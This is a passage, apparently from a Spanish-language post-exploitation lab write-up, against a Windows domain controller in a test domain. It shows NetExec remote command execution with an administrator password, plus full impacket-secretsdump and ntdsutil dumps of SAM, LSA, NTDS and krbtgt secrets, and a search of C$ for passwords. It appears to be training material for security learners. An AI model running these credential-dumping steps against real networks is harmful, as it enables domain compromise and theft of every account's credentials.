SMB         10.0.1.130      445    ENIGMA           BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
SMB         10.0.1.130      445    ENIGMA           BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           Mandatory Label\High Mandatory Level       Label            S-1-16-12288
SMB         10.0.1.130      445    ENIGMA           PRIVILEGES INFORMATION
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Privilege Name                  Description                                                        State
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           SeIncreaseQuotaPrivilege        Adjust memory quotas for a process                                 Enabled
SMB         10.0.1.130      445    ENIGMA           SeMachineAccountPrivilege       Add workstations to domain                                         Enabled
SMB         10.0.1.130      445    ENIGMA           SeSecurityPrivilege             Manage auditing and security log                                   Enabled
SMB         10.0.1.130      445    ENIGMA           SeTakeOwnershipPrivilege        Take ownership of files or other objects                           Enabled
SMB         10.0.1.130      445    ENIGMA           SeLoadDriverPrivilege           Load and unload device drivers                                     Enabled
SMB         10.0.1.130      445    ENIGMA           SeSystemProfilePrivilege        Profile system performance                                         Enabled
SMB         10.0.1.130      445    ENIGMA           SeSystemtimePrivilege           Change the system time                                             Enabled
SMB         10.0.1.130      445    ENIGMA           SeProfileSingleProcessPrivilege Profile single process                                             Enabled
SMB         10.0.1.130      445    ENIGMA           SeIncreaseBasePriorityPrivilege Increase scheduling priority                                       Enabled
SMB         10.0.1.130      445    ENIGMA           SeCreatePagefilePrivilege       Create a pagefile                                                  Enabled
SMB         10.0.1.130      445    ENIGMA           SeBackupPrivilege               Back up files and directories                                      Enabled
SMB         10.0.1.130      445    ENIGMA           SeRestorePrivilege              Restore files and directories                                      Enabled
SMB         10.0.1.130      445    ENIGMA           SeShutdownPrivilege             Shut down the system                                               Enabled
SMB         10.0.1.130      445    ENIGMA           SeDebugPrivilege                Debug programs                                                     Enabled
SMB         10.0.1.130      445    ENIGMA           SeSystemEnvironmentPrivilege    Modify firmware environment values                                 Enabled
SMB         10.0.1.130      445    ENIGMA           SeChangeNotifyPrivilege         Bypass traverse checking                                           Enabled
SMB         10.0.1.130      445    ENIGMA           SeRemoteShutdownPrivilege       Force shutdown from a remote system                                Enabled
SMB         10.0.1.130      445    ENIGMA           SeUndockPrivilege               Remove computer from docking station                               Enabled
SMB         10.0.1.130      445    ENIGMA           SeEnableDelegationPrivilege     Enable computer and user accounts to be trusted for delegation Enabled
SMB         10.0.1.130      445    ENIGMA           SeManageVolumePrivilege         Perform volume maintenance tasks                                   Enabled
SMB         10.0.1.130      445    ENIGMA           SeImpersonatePrivilege          Impersonate a client after authentication                          Enabled
SMB         10.0.1.130      445    ENIGMA           SeCreateGlobalPrivilege         Create global objects                                              Enabled
SMB         10.0.1.130      445    ENIGMA           SeIncreaseWorkingSetPrivilege   Increase a process working set                                     Enabled
```



```
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x "whoami /all"
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           USER INFORMATION
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           User Name                 SID
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           santaprisca\administrator S-1-5-21-1486101255-1846870152-885242166-500
SMB         10.0.1.130      445    ENIGMA           GROUP INFORMATION
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Group Name                                      Type             SID                                          Attributes
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Everyone                                        Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           BUILTIN\Administrators                          Alias            S-1-5-32-544                                 Mandatory group, Enabled by default, Enabled group, Group owner
SMB         10.0.1.130      445    ENIGMA           BUILTIN\Users                                   Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           BUILTIN\Pre-Windows 2000 Compatible Access      Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\NETWORK                            Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\Authenticated Users                Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\This Organization                  Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           SANTAPRISCA\Domain Admins                       Group            S-1-5-21-1486101255-1846870152-885242166-512 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           SANTAPRISCA\Group Policy Creator Owners         Group            S-1-5-21-1486101255-1846870152-885242166-520 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           SANTAPRISCA\Enterprise Admins                   Group            S-1-5-21-1486101255-1846870152-885242166-519 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           SANTAPRISCA\Schema Admins                       Group            S-1-5-21-1486101255-1846870152-885242166-518 Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           SANTAPRISCA\Denied RODC Password Replication Group Alias         S-1-5-21-1486101255-1846870152-885242166-572 Mandatory group, Enabled by default, Enabled group, Local Group
SMB         10.0.1.130      445    ENIGMA           NT AUTHORITY\NTLM Authentication                Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
SMB         10.0.1.130      445    ENIGMA           Mandatory Label\High Mandatory Level            Label            S-1-16-12288
SMB         10.0.1.130      445    ENIGMA           PRIVILEGES INFORMATION
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           Privilege Name                  Description                                                    State
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           SeIncreaseQuotaPrivilege        Adjust memory quotas for a process                             Enabled
SMB         10.0.1.130      445    ENIGMA           SeMachineAccountPrivilege       Add workstations to domain                                     Enabled
SMB         10.0.1.130      445    ENIGMA           SeSecurityPrivilege             Manage auditing and security log                               Enabled
SMB         10.0.1.130      445    ENIGMA           SeTakeOwnershipPrivilege        Take ownership of files or other objects                       Enabled
SMB         10.0.1.130      445    ENIGMA           SeLoadDriverPrivilege           Load and unload device drivers                                 Enabled
SMB         10.0.1.130      445    ENIGMA           SeSystemProfilePrivilege        Profile system performance                                     Enabled
SMB         10.0.1.130      445    ENIGMA           SeSystemtimePrivilege           Change the system time                                         Enabled
SMB         10.0.1.130      445    ENIGMA           SeProfileSingleProcessPrivilege Profile single process                                         Enabled
SMB         10.0.1.130      445    ENIGMA           SeIncreaseBasePriorityPrivilege Increase scheduling priority                                   Enabled
SMB         10.0.1.130      445    ENIGMA           SeCreatePagefilePrivilege       Create a pagefile                                              Enabled
SMB         10.0.1.130      445    ENIGMA           SeBackupPrivilege               Back up files and directories                                  Enabled
SMB         10.0.1.130      445    ENIGMA           SeRestorePrivilege              Restore files and directories                                  Enabled
SMB         10.0.1.130      445    ENIGMA           SeShutdownPrivilege             Shut down the system                                           Enabled
SMB         10.0.1.130      445    ENIGMA           SeDebugPrivilege                Debug programs                                                 Enabled
SMB         10.0.1.130      445    ENIGMA           SeSystemEnvironmentPrivilege    Modify firmware environment values                             Enabled
SMB         10.0.1.130      445    ENIGMA           SeChangeNotifyPrivilege         Bypass traverse checking                                       Enabled
SMB         10.0.1.130      445    ENIGMA           SeRemoteShutdownPrivilege       Force shutdown from a remote system                            Enabled
SMB         10.0.1.130      445    ENIGMA           SeUndockPrivilege               Remove computer from docking station                           Enabled
SMB         10.0.1.130      445    ENIGMA           SeEnableDelegationPrivilege     Enable computer and user accounts to be trusted for delegation Enabled
SMB         10.0.1.130      445    ENIGMA           SeManageVolumePrivilege         Perform volume maintenance tasks                               Enabled
```


4.3 CREDENCIALES

Al tener unas credenciales validas para poder acceder al host con la herramienta Impacket y el modulo secretsdump podemos volcar todos los hashes del sistema, el comando es “impacket-secretdump santaprisca.local/solomon@10.0.1.130”



```
└─# impacket-secretsdump santaprisca.local/solomon@10.0.1.130
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa31eddb5c825b80b175e7c7fe9d131c9
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0ad8c247bb2759649193fd181371d0c1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SANTAPRISCA\ENIGMA$:aes256-cts-hmac-sha1-96:8fe6634f012a0c89ef2f47ebbaf01c7460c7d5a85b9fd78f7afbfc68683f1dcf
SANTAPRISCA\ENIGMA$:aes128-cts-hmac-sha1-96:5fa635478fc03bd4fb007303781617bd
SANTAPRISCA\ENIGMA$:des-cbc-md5:2916ef238f5eef9d
SANTAPRISCA\ENIGMA$:plain_password_hex:b868fd44abc1b6f962ba1d81cffad8649a8b02c9f8f88dde3d4d1bafa3b9069ddf5d029e7d39e7a1e9fc0112e8cf3e09622f9e8a28f5807144bd44b3f66a36e0554ad45589e70fe60129b0eb4743b280a6a311ff78fc90ae41c4de8a2c329f44cb46d
e73ac89374b4e3eea628f298d0844581bd46536d3f7e508cbb010443e60df99c453194064a6fd46cce03fca8f029c9d51e0236a57134daabe28daf58dc0e654dbd5c815441b7de5a68ccafa2d5d0cc5bf57607aeedb8fe57c8070271dfcb470e6c5f70d3b29b639a5abbe71675a2c597ca3349df83bb
ee93fe227528693f61b10ad75593b498cfa9ebf3f26a8f7
SANTAPRISCA\ENIGMA$:aad3b435b51404eeaad3b435b51404ee:8f3a7c58cd3f70b8aade1beb0bdd43e8:::
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
dpapi_machinekey:0x827a1f7044f96defd8c524b72e8f360c6400746d
dpapi_userkey:0xc465274bb3ddffd4b654ebffd11b6a2a3378aac0
[*] NL$KM
 0000   44 0D D2 F1 A4 1E FF 20  13 6C 09 A4 A6 94 D5 34   D...... .l.....4
 0010   64 CB 93 2C 13 9D 2C 0C  44 19 7C 35 7F FC BF F3   d..,..,.D.|5....
 0020   A1 AD 0C 21 42 47 98 79  59 3A 79 23 DB DC 28 49   ...!BG.yY:y#..(I
 0030   46 FB EA 05 96 A1 01 1A  D8 92 3A FC 75 E0 E6 5A   F.........:.u..Z
NL$KM:440dd2f1a41eff20136c09a4a694d53464cb932c139d2c0c44197c357ffcbff3a1ad0c2142479879593a7923dbdc284946fbea0596a1011ad8923afc75e0e65a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0ad8c247bb2759649193fd181371d0c1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7e2a4b47167c50992cefe24a2591d845:::
vagrant:1003:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SantaPrisca.virtual\perdicion:1109:aad3b435b51404eeaad3b435b51404ee:8d5bfb11630e65bd558066e83e675e3d:::
SantaPrisca.virtual\caras:1112:aad3b435b51404eeaad3b435b51404ee:d56656d61f07e204e10ffb3251862f98:::
SantaPrisca.virtual\graciosillo:1113:aad3b435b51404eeaad3b435b51404ee:8492a4cab936cf9b9d3e1f3818f2b86e:::
SantaPrisca.virtual\hiedra:1114:aad3b435b51404eeaad3b435b51404ee:15af5b0f64c35ff75c57f9c177000718:::
SantaPrisca.virtual\pinguino:1115:aad3b435b51404eeaad3b435b51404ee:5308f08e4ebc267c90d74cf83a2b7af1:::
SantaPrisca.virtual\ras:1116:aad3b435b51404eeaad3b435b51404ee:17982281db5960179e666152d1c9eb02:::
SantaPrisca.virtual\solomon:1117:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
SantaPrisca.virtual\sombrerero:1118:aad3b435b51404eeaad3b435b51404ee:9737abb77efc06f641bd54d05ef87613:::
SantaPrisca.virtual\zas:1119:aad3b435b51404eeaad3b435b51404ee:66fc49288d93479d1ce4b7a4f7d67e12:::
ENIGMA$:1004:aad3b435b51404eeaad3b435b51404ee:8f3a7c58cd3f70b8aade1beb0bdd43e8:::
PERDICION$:1111:aad3b435b51404eeaad3b435b51404ee:8f049dec756c55e661339a1bc1a442a1:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:2cb6d9816d4d12e8fe8fe699f5182a5214f564d07d9c98b1128e5d8ef776da87
krbtgt:aes128-cts-hmac-sha1-96:ae213f52f0994df4c7a8a75660b85b6d
```


Extraemos las credenciales con la herramienta NetExec con el siguiente comando “nxc smb 10.0.1.130 -u administrator -p 0k1s4m4084 -M ntdsutil” utilizando el protocolo smb.



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -M ntdsutil
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
NTDSUTIL    10.0.1.130      445    ENIGMA           [*] Dumping ntds with ntdsutil.exe to C:\Windows\Temp\171922451
NTDSUTIL    10.0.1.130      445    ENIGMA           Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL    10.0.1.130      445    ENIGMA           [+] NTDS.dit dumped to C:\Windows\Temp\171922451
NTDSUTIL    10.0.1.130      445    ENIGMA           [*] Copying NTDS dump to /tmp/tmpf0fdt23j
NTDSUTIL    10.0.1.130      445    ENIGMA           [*] NTDS dump copied to /tmp/tmpf0fdt23j
NTDSUTIL    10.0.1.130      445    ENIGMA           [+] Deleted C:\Windows\Temp\171922451 remote dump directory
NTDSUTIL    10.0.1.130      445    ENIGMA           [+] Dumping the NTDS, this could take a while so go grab a redbull...
NTDSUTIL    10.0.1.130      445    ENIGMA           Administrator:500:aad3b435b51404eeaad3b435b51404ee:0ad8c247bb2759649193fd181371d0c1:::
NTDSUTIL    10.0.1.130      445    ENIGMA           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
NTDSUTIL    10.0.1.130      445    ENIGMA           vagrant:1003:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
NTDSUTIL    10.0.1.130      445    ENIGMA           ENIGMA$:1004:aad3b435b51404eeaad3b435b51404ee:8f3a7c58cd3f70b8aade1beb0bdd43e8:::
NTDSUTIL    10.0.1.130      445    ENIGMA           krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7e2a4b47167c50992cefe24a2591d845:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\perdicion:1109:aad3b435b51404eeaad3b435b51404ee:8d5bfb11630e65bd558066e83e675e3d:::
NTDSUTIL    10.0.1.130      445    ENIGMA           PERDICION$:1111:aad3b435b51404eeaad3b435b51404ee:8f049dec756c55e661339a1bc1a442a1:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\caras:1112:aad3b435b51404eeaad3b435b51404ee:d56656d61f07e204e10ffb3251862f98:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\graciosillo:1113:aad3b435b51404eeaad3b435b51404ee:8492a4cab936cf9b9d3e1f3818f2b86e:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\hiedra:1114:aad3b435b51404eeaad3b435b51404ee:15af5b0f64c35ff75c57f9c177000718:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\pinguino:1115:aad3b435b51404eeaad3b435b51404ee:5308f08e4ebc267c90d74cf83a2b7af1:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\ras:1116:aad3b435b51404eeaad3b435b51404ee:17982281db5960179e666152d1c9eb02:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\solomon:1117:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\sombrerero:1118:aad3b435b51404eeaad3b435b51404ee:9737abb77efc06f641bd54d05ef87613:::
NTDSUTIL    10.0.1.130      445    ENIGMA           SantaPrisca.virtual\zas:1119:aad3b435b51404eeaad3b435b51404ee:66fc49288d93479d1ce4b7a4f7d67e12:::
NTDSUTIL    10.0.1.130      445    ENIGMA           [+] Dumped 15 NTDS hashes to /root/.nxc/logs/ENIGMA_10.0.1.130_2024-06-24_062156.ntds of which 13 were added to the database
NTDSUTIL    10.0.1.130      445    ENIGMA           [*] To extract only enabled accounts from the output file, run the following command:
NTDSUTIL    10.0.1.130      445    ENIGMA           [*] grep -iv disabled /root/.nxc/logs/ENIGMA_10.0.1.130_2024-06-24_062156.ntds | cut -d ':' -f1
```


5 Ficheros

Una del parte importante de la post-explotacion es la enumeración de ficheros del sistema vulnerado. También los ficheros compartidos por el protocolo smb y quien tiene acceso a estos ficheros compartidos. Con el comando “nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x ‘net share’” podemos ver los ficheros compartidos.



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x 'net share'
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           Share name   Resource                        Remark
SMB         10.0.1.130      445    ENIGMA           -------------------------------------------------------------------------------
SMB         10.0.1.130      445    ENIGMA           C$           C:\                             Default share
SMB         10.0.1.130      445    ENIGMA           IPC$                                         Remote IPC
SMB         10.0.1.130      445    ENIGMA           ADMIN$       C:\Windows                      Remote Admin
SMB         10.0.1.130      445    ENIGMA           NETLOGON     C:\Windows\SYSVOL\sysvol\SantaPrisca.virtual\SCRIPTS
SMB         10.0.1.130      445    ENIGMA           Logon server share
SMB         10.0.1.130      445    ENIGMA           Perdicion    C:\Shares\Perdicion
SMB         10.0.1.130      445    ENIGMA           SYSVOL       C:\Windows\SYSVOL\sysvol        Logon server share
SMB         10.0.1.130      445    ENIGMA           The command completed successfully.
```


Otra forma es ver el sistema de ficheros des de la raíz, es decir, desde C:\. Con el comando “nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x ‘dir’” listaremos todos los ficheros del sistema.



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x 'dir'
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           Volume in drive C has no label.
SMB         10.0.1.130      445    ENIGMA           Volume Serial Number is 74FB-F2F5
SMB         10.0.1.130      445    ENIGMA           Directory of C:\
SMB         10.0.1.130      445    ENIGMA           01/11/2019  07:50 PM    <DIR>          62bbc1a72ee58e8544a61c
SMB         10.0.1.130      445    ENIGMA           01/11/2019  07:50 PM    <DIR>          8a53c6deeb84f5eac421c6
SMB         10.0.1.130      445    ENIGMA           12/28/2018  01:41 AM             6,457 conf
SMB         10.0.1.130      445    ENIGMA           01/13/2019  11:19 PM    <DIR>          enigma
SMB         10.0.1.130      445    ENIGMA           12/19/2019  11:02 AM    <DIR>          ftpnigma
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:13 PM    <DIR>          glassfish
SMB         10.0.1.130      445    ENIGMA           08/18/2019  10:28 PM    <DIR>          inetpub
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:09 PM               103 java0.log
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:09 PM               103 java1.log
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:09 PM               103 java2.log
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:06 PM    <DIR>          ManageEngine
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:00 PM    <DIR>          openjdk6
SMB         10.0.1.130      445    ENIGMA           07/26/2012  09:44 AM    <DIR>          PerfLogs
SMB         10.0.1.130      445    ENIGMA           10/07/2019  01:15 PM    <DIR>          Program Files
SMB         10.0.1.130      445    ENIGMA           03/07/2019  07:03 PM    <DIR>          Program Files (x86)
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:05 PM    <DIR>          RubyDevKit
SMB         10.0.1.130      445    ENIGMA           01/21/2019  10:24 PM    <DIR>          Shares
SMB         10.0.1.130      445    ENIGMA           01/11/2019  08:03 PM    <DIR>          tools
SMB         10.0.1.130      445    ENIGMA           03/09/2019  04:56 AM    <DIR>          Users
SMB         10.0.1.130      445    ENIGMA           01/12/2019  06:37 PM    <DIR>          Vagrant
SMB         10.0.1.130      445    ENIGMA           10/07/2019  09:44 AM    <DIR>          wamp
SMB         10.0.1.130      445    ENIGMA           06/24/2024  12:25 PM    <DIR>          Windows
SMB         10.0.1.130      445    ENIGMA           12/19/2019  11:00 AM    <DIR>          www
SMB         10.0.1.130      445    ENIGMA           10/08/2015  04:22 AM               226 __Argon__.tmp
SMB         10.0.1.130      445    ENIGMA           5 File(s)          6,992 bytes
SMB         10.0.1.130      445    ENIGMA           19 Dir(s)  24,955,441,152 bytes free
```


También podemos buscar una palabra en concreto dentro de toda la unidad, en este caso buscamos la palabra ‘password’ con el comando nxc smb 10.0.1.130 -u administrator -p

0K1s4m4084 –spider C\$ --pattern 'password'" obtendremos un listado con todas las rutas que contengan la palabra password.



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 --spider C\$ --pattern 'password'
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [*] Started spidering
SMB         10.0.1.130      445    ENIGMA           [*] Spidering .
